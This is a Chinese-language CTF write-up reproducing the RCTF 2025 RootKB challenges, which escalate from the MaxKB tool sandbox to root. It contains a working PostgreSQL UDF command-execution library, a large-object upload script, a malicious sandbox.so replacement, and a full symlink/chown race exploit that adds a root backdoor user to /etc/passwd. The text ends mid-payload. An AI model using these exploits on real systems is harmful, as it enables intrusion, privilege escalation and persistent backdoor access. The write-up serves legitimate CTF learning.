
前言
参考:
n1 的 wp: https://wx.zsxq.com/group/824215518412
ROIS 官方的 wp: https://github.com/team-rois/RCTF2025/blob/ba05089e81ae1950e27fa7d7ce24af6705a3716b/
SU 的 wp: https://su-team.cn/post/rctf-2025-su-wu/
RootKB(复现)
Try to root my MaxKB.
FROM 1panel/maxkb:v2.3.1
COPY flag /root/flag
是最新版本,打开项目可以看到几个新出的 CVE:CVE-2025-64511,CVE-2025-64703
生效版本是 2.3.0 及之前,对比一下两个版本的源码:https://github.com/1Panel-dev/MaxKB/compare/v2.3.0...v2.3.1

关键字的过滤很好绕过,尝试直接执行命令
import os,subprocess
def a():
    # return os.popen('env')
    b = subprocess
    return b.call('env')
会发现连 sh 都没权限用
先看看 sandbox 环境变量
import os,subprocess
def a():
    # return os.popen('env')
    # b = subprocess
    # return b.call('env')
    return os.environ

# environ({'LD_PRELOAD': '/opt/maxkb-app/sandbox/sandbox.so', 'HOME': '/opt/maxkb-app/sandbox', 'SHELL': '/opt/py3/bin/python', 'USER': 'sandbox', 'LOGNAME': 'sandbox', 'MAIL': '/var/mail/sandbox', 'LC_CTYPE': 'C.UTF-8'})
pgsql getshell(no root)
配置里面有数据库的密码,测试发现可以用 pgsql 来跳出沙盒,redis 没法修改 config
import os,subprocess,socket,shutil,sys,gc,time,redis,psycopg2
def a():
    # r = redis.Redis('0.0.0.0',6379,password='Password123@redis')
    # return r.config_set('dir','/opt/maxkb-app/sandbox/execute')
    conn = psycopg2.connect(database="postgres", user="root", password="Password123@postgres", host="0.0.0.0", port="5432")
    cursor = conn.cursor()
    cursor.execute('select pg_read_file(\'/etc/passwd\');')
    rows = cursor.fetchall()
    return rows
select version();
-- PostgreSQL 17.6 (Debian 17.6-2.pgdg13+1) on aarch64-unknown-linux-gnu, compiled by gcc (Debian 14.2.0-19) 14.2.0, 64-bit
select * from pg_language;
-- internal, c, sql, plpgsql
尝试本地编译 pg17 的 udf.so 进行提权,参考 https://r0fus0d.blog.ffffffff0x.com/post/postgresql-pentest/#cve-2019-9193-postgresql-%E9%AB%98%E6%9D%83%E9%99%90%E5%91%BD%E4%BB%A4%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E
/*
	lib_postgresqludf_sys - a library with miscellaneous (operating) system level functions
	Copyright (C) 2009-2010  Bernardo Damele A. G.
	web: http://bernardodamele.blogspot.com/
	email: bernardo.damele@gmail.com

	This library is free software; you can redistribute it and/or
	modify it under the terms of the GNU Lesser General Public
	License as published by the Free Software Foundation; either
	version 2.1 of the License, or (at your option) any later version.

	This library is distributed in the hope that it will be useful,
	but WITHOUT ANY WARRANTY; without even the implied warranty of
	MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
	Lesser General Public License for more details.

	You should have received a copy of the GNU Lesser General Public
	License along with this library; if not, write to the Free Software
	Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301  USA
*/

#if defined(_WIN32) || defined(_WIN64) || defined(__WIN32__) || defined(WIN32)
#define _USE_32BIT_TIME_T
#define DLLEXP __declspec(dllexport)
#define BUILDING_DLL 1
#else
#define DLLEXP
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#endif

#include <postgres.h>
#include <fmgr.h>
#include <stdlib.h>
#include <string.h>

#include <ctype.h>

#if defined(_WIN32) || defined(_WIN64) || defined(__WIN32__) || defined(WIN32)
DWORD WINAPI exec_payload(LPVOID lpParameter);
#endif

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

char *text_ptr_to_char_ptr(text *arg)
{
	char *retVal;
	int arg_size = VARSIZE(arg) - VARHDRSZ;
	retVal = (char *)malloc(arg_size + 1);

	memcpy(retVal, VARDATA(arg), arg_size);
	retVal[arg_size] = '\0';

	return retVal;
}

text *chr_ptr_to_text_ptr(char *arg)
{
	text *retVal;

	retVal = (text *)malloc(VARHDRSZ + strlen(arg));
#ifdef SET_VARSIZE
	SET_VARSIZE(retVal, VARHDRSZ + strlen(arg));
#else
	VARATT_SIZEP(retVal) = strlen(arg) + VARHDRSZ;
#endif
	memcpy(VARDATA(retVal), arg, strlen(arg));

	return retVal;
}

PG_FUNCTION_INFO_V1(sys_exec);
#ifdef PGDLLIMPORT
extern PGDLLIMPORT Datum sys_exec(PG_FUNCTION_ARGS) {
#else
extern DLLIMPORT Datum sys_exec(PG_FUNCTION_ARGS) {
#endif
	text *argv0 = PG_GETARG_TEXT_P(0);
	int32 result = 0;
	char *command;

	command = text_ptr_to_char_ptr(argv0);

	/*
	Only if you want to log
	elog(NOTICE, "Command execution: %s", command);
	*/

	result = system(command);
	free(command);

	PG_FREE_IF_COPY(argv0, 0);
	PG_RETURN_INT32(result);
}

PG_FUNCTION_INFO_V1(sys_eva);
#ifdef PGDLLIMPORT
extern PGDLLIMPORT Datum sys_eva(PG_FUNCTION_ARGS) {
#else
extern DLLIMPORT Datum sys_eva(PG_FUNCTION_ARGS) {
#endif
	text *argv0 = PG_GETARG_TEXT_P(0);
	text *result_text;
	char *command;
	char *result;
	FILE *pipe;
	char *line;
	int32 outlen, linelen;

	command = text_ptr_to_char_ptr(argv0);

	/*
	Only if you want to log
	elog(NOTICE, "Command evaluated: %s", command);
	*/

	line = (char *)malloc(1024);
	result = (char *)malloc(1);
	outlen = 0;

    result[0] = (char)0;

	pipe = popen(command, "r");

	while (fgets(line, sizeof(line), pipe) != NULL) {
		linelen = strlen(line);
		result = (char *)realloc(result, outlen + linelen);
		strncpy(result + outlen, line, linelen);
		outlen = outlen + linelen;
	}

	pclose(pipe);

	if (*result) {
		result[outlen-1] = 0x00;
	}

	result_text = chr_ptr_to_text_ptr(result);

	PG_RETURN_POINTER(result_text);
}


PG_FUNCTION_INFO_V1(sys_fileread);
#ifdef PGDLLIMPORT
extern PGDLLIMPORT Datum sys_fileread(PG_FUNCTION_ARGS) {
#else
extern DLLIMPORT Datum sys_fileread(PG_FUNCTION_ARGS) {
#endif
	text *argv0 = PG_GETARG_TEXT_P(0);
	text *result_text;
	int32 len;
	int32 i, j;
	char *filename;
	char *result;
	char *buffer;
	char table[] = "0123456789ABCDEF";
	FILE *file;

	filename = text_ptr_to_char_ptr(argv0);

	file = fopen(filename, "rb");
	if (!file)
	{
		PG_RETURN_NULL();
	}
	fseek(file, 0, SEEK_END);
	len = ftell(file);
	fseek(file, 0, SEEK_SET);

	buffer=(char *)malloc(len + 1);
	if (!buffer)
	{
		fclose(file);
		PG_RETURN_NULL();
	}

	fread(buffer, len, 1, file);
	fclose(file);

	result = (char *)malloc(2*len + 1);
	for (i=0, j=0; i<len; i++)
	{
		result[j++] = table[(buffer[i] >> 4) & 0x0f];
		result[j++] = table[ buffer[i]	   & 0x0f];
	}
	result[j] = '\0';

	result_text = chr_ptr_to_text_ptr(result);

	free(result);
	free(buffer);
	free(filename);

	PG_RETURN_POINTER(result_text);
}
exp:
#~/usr/bin/env python 2.7
#-*- coding:utf-8 -*-
import sys

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print "Usage:python " + sys.argv[0] + "inputfile"
        sys.exit()
    fileobj = open(sys.argv[1],'rb')
    i = 0
    j = 1
    sys.stdout.write("SELECT lo_create(9023);insert into pg_largeobject values (9023, 0, decode('")
    for b in fileobj.read():
        sys.stdout.write(r'{:02x}'.format(ord(b)))
        i = i + 1
        if i % 2048 == 0:
            sys.stdout.write("','hex'));insert into pg_largeobject values (9023,"+str(j)+", decode('")
            j = j + 1
    fileobj.close()
    sys.stdout.write("','hex'));SELECT lo_export(9023, 'shell.so');")
打入上面的 payload 后载入 so
CREATE OR REPLACE FUNCTION sys_eva(text) RETURNS text AS '/opt/maxkb/data/postgresql/pgdata/shell.so', 'sys_eva' LANGUAGE C STRICT;select sys_eva('id');于是实现沙盒逃逸

但是还得提到 root,没招了
LD_PRELOAD
考虑到后面放出了 RootKB– 反而解的更少,猜测应该是在 2.3.1 加的新东西发力了,观察 commit 变化

从 docker 里查看进程我们可以发现这个服务是用 root 权限起的,如果我们能劫持这里的 LD_PRELOAD 就能拿下,查看权限(唉基础不扎实以为 sandbox 这里是 rx 权限)
-rwxr-xr-x 1 sandbox root 70K Nov 13 11:19 sandbox.sosandbox 有 rwx 权限,那就是可写,那直接写恶意 so 就完事了
sandbox.c
#include <stdio.h>
__attribute__((constructor)) void abc(void) {
const char *src = "/root/flag";
const char *dst = "/opt/maxkb-app/apps/static/admin/assets/flag";
rename(src, dst);
}
b64 写进去即可
import base64
import os
def a():
    with open("/opt/maxkb-app/sandbox/sandbox.so", "wb") as f:
        f.write(base64.b64decode(""))
    os.popen("whoami")
    return "success"
然后访问静态目录读取

RootKB–(复现)
版本降到了 2.3.0,没有 LD_PRELOAD 了
解法一:条件竞争 chown
尝试写一个 sleep 延迟删除在 docker 里看看 execute 目录下沙盒执行的脚本内容
try:
    import os
    import sys
    import json
    path_to_exclude = ['/opt/py3/lib/python3.11/site-packages', '/opt/maxkb-app/apps']
    sys.path = [p for p in sys.path if p not in path_to_exclude]
    sys.path += ['/opt/py3/lib/python3.11/site-packages', '/opt/maxkb-app/sandbox/python-packages', '/opt/maxkb/python-packages']
    locals_v={}
    keywords={}
    globals_v={}
    exec('import time\ndef a():\n    return time.sleep(20)', globals_v, locals_v)
    f_name, f = locals_v.popitem()
    for local in locals_v:
        globals_v[local] = locals_v[local]
    exec_result=f(**keywords)
    with open('/opt/maxkb-app/sandbox/result/019a9ba8-e320-7b83-92c4-8787494f094f.result', 'w') as file:
        file.write(json.dumps({"code":200,"msg":"成功","data":exec_result}, default=str))
except Exception as e:
    with open('/opt/maxkb-app/sandbox/result/019a9ba8-e320-7b83-92c4-8787494f094f.result', 'w') as file:
        file.write(json.dumps({"code":500,"msg":str(e),"data":None}))
在 2.3.0 的源码中
def _exec_sandbox(self, _code, _id):
    exec_python_file = f'{self.sandbox_path}/execute/{_id}.py'
    with open(exec_python_file, 'w') as file:
        file.write(_code)
        os.system(f"chown {self.user}:root {exec_python_file}")
    kwargs = {'cwd': BASE_DIR}
    subprocess_result = subprocess.run(
        ['su', '-s', python_directory, '-c', "exec(open('" + exec_python_file + "').read())", self.user],
        text=True,
        capture_output=True, **kwargs)
    os.remove(exec_python_file)
    return subprocess_result
存在对写入的 py 文件进行 chown 的操作,但是这里有个问题,chown 默认会跟随 symlink 并修改其目标文件,这一点可以想到 2024 年巅峰极客的 php_online
如果我们能让这里的 exec_python_file 为一个 symlink,就可以使用 chown 操纵系统中任意文件的所有权
那么这里最大的问题就是如何得知 _id 的值,这里是 _id = str(uuid.uuid7())
…
ai 太可怕了,直接把 exp 吐出来了:
import requests
import threading
import time
import sys
import json

# ================= 配置区域 =================
# MaxKB 目标地址
TARGET_URL = "http://127.0.0.1:28080"
# 需要一个具有「应用调试」或「工具测试」权限的账号
USERNAME = "admin"
PASSWORD = "MaxKB@123456"

# ================= 恶意 Payload (注入到 MaxKB 内部运行) =================
# 注意:根据源码,sandbox 路径默认为 /opt/maxkb-app/sandbox
# 执行目录为 /opt/maxkb-app/sandbox/execute
INTERNAL_RACER_CODE = r"""
import os
import time
import threading
import glob

# 攻击目标:系统密码文件
TARGET_FILE = '/etc/passwd'
# 监听目录:源码中硬编码的路径
SANDBOX_EXEC_DIR = '/opt/maxkb-app/sandbox/execute'

# 提权后写入的后门用户 (user: toor, pass: root)
BACKDOOR_ENTRY = 'toor:$1$u1UR7D3z$Zp7IvFndtV5XH/tYozXi6.:0:0:root:/root:/bin/bash\n'

def racer():
    print(f"[Internal] Monitoring {SANDBOX_EXEC_DIR} for race condition...")
    while True:
        try:
            # 极速扫描目录下的 .py 文件
            # 源码使用 uuid.uuid7() 生成文件名,无法预测,只能根据扩展名扫描
            files = [f for f in os.listdir(SANDBOX_EXEC_DIR) if f.endswith('.py')]

            for filename in files:
                filepath = os.path.join(SANDBOX_EXEC_DIR, filename)

                # 排除软链接本身,防止死循环
                if not os.path.islink(filepath):
                    try:
                        # === 竞争核心 ===
                        # 1. 发现新生成的 py 文件
                        # 2. 瞬间删除
                        os.remove(filepath)
                        # 3. 建立指向 /etc/passwd 的软链接
                        os.symlink(TARGET_FILE, filepath)
                        print(f"[Internal] Swapped {filename} -> {TARGET_FILE}")
                    except OSError:
                        # 文件可能已经被主进程锁住或删除,忽略错误继续尝试
                        pass
        except Exception as e:
            pass

def privilege_escalation():
    print("[Internal] Watching /etc/passwd permissions...")
    start_t = time.time()
    # 监控 30 秒
    while time.time() - start_t < 30:
        try:
            # 检查是否获得了写权限
            if os.access(TARGET_FILE, os.W_OK):
                print("[Internal] SUCCESS! /etc/passwd is writable!")

                # 写入后门
                with open(TARGET_FILE, 'r') as f:
                    content = f.read()

                if "toor" not in content:
                    with open(TARGET_FILE, 'a') as f:
                        f.write(BACKDOOR_ENTRY)
                    print("[Internal] Backdoor user 'toor' injected.")

                # 验证 root 权限
                print("[Internal] Root access confirmed.")
                return
        except:
            pass
        time.sleep(0.1)

def main():
    # 启动竞争线程
    t = threading.Thread(target=racer)
    t.daemon = True
    t.start()

    # 启动提权监控
    privilege_escalation()
    return "test"
"""

# ================= 控制器 (运行在攻击者本地) =================
class MaxKBExploit:
    def __init__(self, url, user, pwd):
        self.url = url.rstrip('/')
        self.username = user
        self.password = pwd
        self.headers = {}

    def login(self):
        print(f"[*] Logging in as {self.username}...")
        try:
            res = requests.post(f"{self.url}/admin/api/user/login", json={
                "username": self.username, "encryptedData": "ftKwsap5K0YkhVj5uELjL3AUkPTU19rG3AyI9S16coqMQuc5f1dPj3oCDuAYhR4VRPzcL0hFF40DLTw/tAXfyvmf/0GEsYLkCtz0E5waThE6fooF5zC2vlGliEqVnrv991QULxtIiNLY7xKlg+R4rUa5u4Z1NNDC0/hUvNRO+i9fGjtCM2Xpc6VgQzwBB4h0G4nb1snRQCAPzu/4DKAx0yU7Bbg9dbZVxXsVssnxipneZ4hj1jiE8HTn/7ZUEu2kj6QvzMe2AltP6gwF4e0YZcNEMeF7ig2uwFee4p6aWQBs3CZ1+YFATRwXksxYmvCqz68sJLcnKmraXS3v85BflA=="
            })
            if res.status_code == 200 and "data" in res.json():
                token = res.json()['data']['token']
                self.headers = {"Authorization": f"Bearer {token}"}
                print("[+] Login successful.")
                return True
        except Exception as e:
            print(f"[-] Login failed: {e}")
        return False

    def trigger_debug(self, code, wait=True):
        """
        利用 MaxKB 的工具调试接口执行 Python 代码。
        根据源码,这里触发 ToolExecutor.exec_code
        """
        # 实战中 endpoint 可能不同,通常是 /api/application/{id}/chat 或 /api/tool/debug
        # 这里假设直接调用工具单元测试接口
        endpoint = f"{self.url}/admin/api/workspace/default/tool/debug" # 需要根据实际抓包调整

        payload = {
            "code": code,
            "debug_field_list":[],
            "input_field_list":[],
            "init_field_list":[],
            "init_params":{}
        }

        try:
            if wait:
                # 这里的 timeout 设置较长,等待 Racer 跑完
                res = requests.post(endpoint, json=payload, headers=self.headers, timeout=35, proxies={"http": "127.0.0.1:8083"})
                return res.text
            else:
                # 触发但不等待,只为了制造文件写入
                requests.post(endpoint, json=payload, headers=self.headers, timeout=0.5)
        except requests.exceptions.ReadTimeout:
            pass
        except Exception as e:
            # print(e)
            pass

    def run(self):
        if not self.login():
            return

        print("[*] Phase 1: Injecting Racer payload...")
        # 启动一个线程来保持 Racer 在服务端运行
        racer_thread = threading.Thread(
            target=self.trigger_debug,
            args=(INTERNAL_RACER_CODE, True)
        )
        racer_thread.start()

        # 给 Racer 一点启动时间
        time.sleep(2)

        print("[*] Phase 2: Flooding triggers to spark Race Condition...")
        # 并发发送 50 个请求,增加命中概率
        for i in range(50):
            sys.stdout.write(f"\r[>] Sending trigger {i+1}/50...")
            sys.stdout.flush()
            # 发送极短的代码,只为触发 _exec_sandbox 中的 open 和 chown
            dummy_code = f"print('Race_Attempt_{i}')"
            threading.Thread(
                target=self.trigger_debug,
                args=(dummy_code, False)
            ).start()
            # 极其短暂的延迟,避免网络阻塞,同时保持高并发
            time.sleep(0.05)

        print("\n[*] Waiting for racer to complete...")
        racer_thread.join()
        print("[*] Exploit finished. Check logs above for success.")
        print("[*] If successful, you can now su to 'toor' with password 'root'.")

if __name__ == "__main__":
    exp = MaxKBExploit(TARGET_URL, USERNAME, PASSWORD)
    exp.run()
然后就写入 /etc/passwd 了,接下来可以利用 pty 进行 su 提权操作
python3 -c "import pty, os; p = pty;p.spawn(['su', 'toor','-c', 'whoami'], lambda fd: (os.write(fd, b'123456\n') if b'ssword' in (d:=os.read(fd, 1024)) else 0, d)[1])"这里就继续用上面拿到的 pgsql 的 shell 来命令执行
payload:
import os,subprocess,socket,shutil,sys,gc,time,redis,psycopg2
def a():
    conn = psycopg2.connect(database="postgres", user="root", password="Password123@postgres", host="0.0.0.0", port="5432")
    cursor = conn.cursor()
